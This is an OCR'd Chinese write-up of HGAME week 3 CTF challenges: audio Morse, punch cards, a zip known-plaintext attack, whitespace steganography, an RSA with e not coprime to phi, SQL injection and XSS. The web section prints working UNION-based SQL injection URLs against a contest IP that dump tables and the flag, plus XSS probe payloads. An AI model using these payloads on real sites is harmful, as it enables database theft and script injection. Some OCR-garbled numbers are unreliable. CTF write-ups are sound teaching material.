
H GAME Week 3 Write Up


MISC

听听音乐

音响坏了，音乐就不听了，直接放进Audacity，得到



音乐后面那一段，显然，是个摩斯密码加密，短线代表“.”“”，长线代表“-”，在线解密得




拿到flag：hgame{1T_JU5T_4_EASY_WAV}

旧时记忆

拿到这张图，旧时记忆？但到时小时候玩的游戏吗？等到第一个hint出来，memory？如果解释为记忆，那么这个hint就显得鸡肋了，于是我想到了内存的意思，去查了一下内存的历史，莫的啥收获。等到第二个hint出来：存储器！原来memory还有存储器的意思，所以是 记忆->memory->存储器 这样的脑洞嘛？233333

于是在存储器的历史的搜索中搞到一张IBM打孔卡



（可能真的是年代就远了，根本找不到高清的图）

最后眼睛都快瞎了，对出flag：hgame{0LD_DAY5%MORY}


至少像那雪一样

拿到文件是一张jpg（哇，学长，大晚上的，放这种图？），放进010 editor，发现是一张jpg加一个zip包，分离。打开压缩包发现是加密的一张图片和flag.txt文本文件!


名称	大小	压缩后大小	类型	修改时间	CRC32
..			文件夹		
flag.txt *	240	75	文本文档	2019/2/7 13:19	82D89E74
至少像那雪一样....	443,170	442,583	WPS看图 JPG 图...	2019/2/7 13:04	93C74849

，zip包中的图片和原来图片的名字是一样的啊，明文攻击，没别的了。将分离出来的图片压缩，发现CRC32和zip包中的图片是一样的，再一次肯定是明文攻击了，放进ARCHPRA跑一下，很快就解开了

（鬼哟，解出来又不说一声，傻傻的等了一分多钟，学长提醒才知道，他不会弹窗，暂停后，拿到没有密码的zip包。打开里面的flag.txt，唉？说好的flag呢？



但是我却能选中一段空白？查看属性，大小为240字节，看来是藏了点连记事本都看不到的东西了，放进winhex，



全是09和20，代表tab和空格，怪不得看不到，只有两种数字，emmm。想到了1和0，于是试着用0替换09，用1替换20；C代码如下（没错，我还是在用C）

```
#include <stdio.h>
#include <string.h>
int main()
{
  char
a[]="092020092009090909202009092020200920200909090920092020092020092009202009092009200920
2020200920200920090909090920092020200920090909200920202020200920090920200909092020090920
0920092020090909092009092020092009200920202009200909092009202020202009200909202009090909202
2009090920092020092009202009202009092009200920092020202020092020200920090909200909200909090
9092020090909092009202020092009090920092020202020092020200909202009202009202020090909202020
090909090920202009202020092020202020200920";
  for(int i=0;i<strlen(a);i++)
  {
      if(a[i]=='0'&&a[i+1]=='9')
         {
            printf("0");
         }
      else printf("1");
```

```
            i++;
        if((i+1)%16==0)printf(" ");
    }
     return 0;
}
```

拿到结果：01101000 01100111 01100001 01101101 01100101 01111011 01000001 01110100 01011111 01001100 01100101 01100001 00110101 01110100 01011111 01001100 00110001 01101011 01100101 01011111 01110100 01001000 01100001 01110100 01011111 01110011 01101110 00110000 01110111 01111101

在线二进制转ASCII码，得到flag：hgame{At_Lea5t_L1ke_tHat_sn0w}（运气好，不然还要反过来再转一次）

CRYPTO

babyRSA

(一点都不baby啊)

```
e = 12
p = 583800044303078033678069964607731236037903057890983844889520562066157682745 27
q = 818595269757200606493800981936716128012005050291270765394576801554876696228 67
ciphertext =
206087215323690202467878926681944491769659156726458690815919286163630886447291570510196171585626143608988384615185921752409380788006476576337410136447460
```


根据rsa密码的解密原理（并不会证明），e需要和n（p*q）的欧拉函数互素（是为了e能找到模逆：d），然后呢可以计算，这里的e和n的欧拉函数是不互素的，那么先将e因式分解为4乘以3，所以现在就是，$(m^4)^3 \bmod n = c$

然后先计算d（python的gmpy2直接就有算模逆的函数），再有 $m^4=c^d \bmod n$ 再开四次方，转16进制，转字符串就能拿到flag了。代码如下：

```
import gmpy2

c =
gmpy2.mpz(206087215323690202467878926681944491769659156726458690815919286163630886447291570510196171585626143608988384615185921752409380788006476576337410136447460)
p =
gmpy2.mpz(583800044303078033678069964607731236037903057890983844889520562066157682745 27)
q =
gmpy2.mpz(818595269757200606493800981936716128012005050291270765394576801554876696228 67)
e = gmpy2.mpz(3)
phi_n = (p - 1) * (q - 1)
d = gmpy2.invert(e, phi_n)
mmmm = pow(c,d,p*q)
m=gmpy2.iroot(mmmm,4)
print ("plaintext:")
print m
```

得到结果：



然后将m转十六进制，转字符串，

```
m=211756125181684660444405365179987l7
print hex(m)[2:len(hex(m))-1].decode('hex')
```

得到flag：hgame{xxxxxxx}

WEB

sqli-1

进入网页，首先是一个code的验证，百度找到脚本

```
#-*- coding:utf-8 -*-
import hashlib
import random
def encryption(chars):
    return hashlib.md5(chars).hexdigest()
def generate():
    return str(random.randint(99999,1000000))
def main():
    start = "5e"
    while True:
        strs = generate()

        if encryption(strs).startswith(start):
            print "yes!"
            print "[+] %s " % strs + "%s " % encryption(strs)
            break


if __name__ == '__main__':
    main()
    print '完成! '
```

然后根据说明：参数是id，所以这里大概有一个sql注入点

于是按照步骤：

查询库（的名字）

```
http://118.89.111.179:3000/?code=482983&id=1 union select database()
```

查询表（的名字）

```
http://118.89.111.179:3000/?code=301222&id=1 union select table_name from
information_schema.tables where table_schema='hgame'
```

查询列（的名字）

```
http://118.89.111.179:3000/?code=543970&id=1 union select column_name from
information_schema.columns where table_name='f1l1l1l1g'
```

查询列（的内容）

```
http://118.89.111.179:3000/?code=644257&id=1 union select f14444444g from f1l1l1l1g
```

最后拿到flag：hgame{sql1_1s_iNterest1ng}

babyXss

首先进入网站，在输入框里，试试Xss语句，

先是最简单的

```
<script>alert("xss")</script>
```

呃，只留下了alert(xss)，发现双引号被吃掉了，那就试试

```
<script>alert(/xss/)</script>
```

这一次留下了alert(/xss/)，猜测他过滤了